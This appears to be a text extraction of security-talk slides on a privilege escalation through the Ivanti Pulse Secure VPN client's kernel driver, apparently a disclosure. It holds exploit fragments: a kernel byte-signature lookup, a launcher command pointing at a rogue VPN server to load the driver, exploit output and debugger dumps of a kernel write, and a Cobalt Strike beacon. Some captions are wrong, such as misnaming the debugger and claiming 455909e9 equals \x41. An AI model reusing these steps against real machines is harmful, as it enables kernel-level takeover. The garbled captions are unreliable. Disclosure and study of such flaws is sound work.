uint64_t write_char_0_offset = findFunctionOffsetInImageByByteSequence(
    "ntoskrnl.exe",
    "\x8B\x42\x18\x00\x0F\xB7\xC9\x00\x00\x74\x07\x48\x83\x7A\x10\x0A",
    "xxx?xxx??xxxxxxxx"
);
```



LET'S TEST IT

ON THE LATEST VPN-CLIENT VERSION





LATEST DRIVER IS A DISABLED SERVICE...

Registry Editor

File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\jnprtDi_9117_18417

Name	Type	Data
(Default)	REG_SZ	(value not set)
DependOnService	REG_MULTI_SZ	Tcpip
DisplayName	REG_SZ	Pulse Secure TDI Filter Driver (jnprtDi_9117_18417)
ErrorControl	REG_DWORD	0x00000001 (1)
Group	REG_SZ	PNP_TDI
ImagePath	REG_EXPAND_SZ	\??(C:\Windows\system32\Drivers\jnprtDi_9117_18...
Start	REG_DWORD	0x00000004 (4)
Tag	REG_DWORD	0x00000008 (8)
Type	REG_DWORD	0x00000001 (1)





IVANTI PRESENTS... PulseLauncher.exe

PID 9217: our_exploit.exe

// Ivanti automatically starts the vulnerable kernel driver when connected to a VPN server which has specific functions that require the vulnerable kernel driver.

```
"%programfiles(x86)%\Common Files\Pulse Secure\Integration\PulseLauncher.exe" -url our-rogue-vpn.com
```

We create a rogue VPN server with a config that requires the vulnerable driver to start.



Then we connect to it...



LET'S TEST IT AGAIN





WRITE 0x41 TO ADDRESS 0xfffff78000000000

The screenshot shows the Immunity Debugger interface. The title bar reads "net:port=50000,key=**** - KD 'net:port=50000,key=****', Default Connec...". The main window displays a memory dump starting at address 0xfffff780. The first few lines of memory are:

```
0: kd> dq 0xfffff780000000000
fffff780`00000000 0ta00000`00000000 00000000`285b882f
fffff780`00000010 ce868a2f`00000000 01d9da88`01d9da88
fffff780`00000020 ffffffef`3c773000 86648664`fffffef
fffff780`00000030 0057005c`003a0043 006f0064`006e0069
fffff780`00000040 00000000`00730077 00000000`00000000
fffff780`00000050 00000000`00000000 00000000`00000000
fffff780`00000060 00000000`00000000 00000000`00000000
fffff780`00000070 00000000`00000000 00000000`00000000
```

The command line at the bottom shows "0: kd>".



WRITE 0x41 TO ADDRESS 0xfffff78000000000

```
C:\Windows\System32\cmd.exe - exploit.exe
Microsoft Windows [Version 10.0.19045.3393]
(c) Microsoft Corporation. All rights reserved.

C:\>exploit.exe
[+] Ran exploit.exe with 0 argument(s).
[+] Found WriteChar0 at FFFFF801811D5888.
[+] Found HalMakeBeep at FFFFF801812BD300.
[+] Found KxWaitForSpinLockAndAcquire at FFFFF80181115750.
[+] Found KeTestSpinLock at FFFFF8018112FF60.
[!] Ensure all pointers are looking okay. Continue?
```



WRITE 0x41 TO ADDRESS 0xfffff78000000000

The screenshot shows the Immunity Debugger interface with a memory dump window. The command `dq 0xfffff780000000000` has been entered in the command line at the bottom, and its result is displayed in the dump window above. The address `0xfffff780`00000000` and value `00000000`455909e9` are highlighted with green boxes. The value `455909e9` corresponds to the ASCII character `\x41`, which is the byte representation of the uppercase letter A.

```
0: kd> dq 0xfffff780000000000
fffff780`00000000 00000000`00000000 00000000`455909e9
fffff780`00000010 eeca7965`00000000 01d9da88`01d9da88
fffff780`00000020 ffffffef`3c773000 86648664`ffffffef
fffff780`00000030 0057005c`003a0043 006f0064`006e0069
fffff780`00000040 00000000`00730077 00000000`00000000
fffff780`00000050 00000000`00000000 00000000`00000000
fffff780`00000060 00000000`00000000 00000000`00000000
fffff780`00000070 00000000`00000000 00000000`00000000
```




WRITE WHAT WHERE > PRIVILEGE ESCALATION

The screenshot shows the Cobalt Strike interface with a list of active beacons. The columns include: external, internal, listener, user, computer, note, process, pid, arch, last, and sleep. One row is selected, showing details for a beacon on DESKTOP-RPTE4VD.

external	internal	listener	user	computer	note	process	pid	arch	last	sleep
85.146.12...	10.211.55....	HTTP	Axcel	DESKTOP-RPTE4VD		beacon_x...	2164	x64	263ms	1 sec





Detailed blog post: <https://northwave-cybersecurity.com/ivanti-pulse-vpn-privilege-escalation>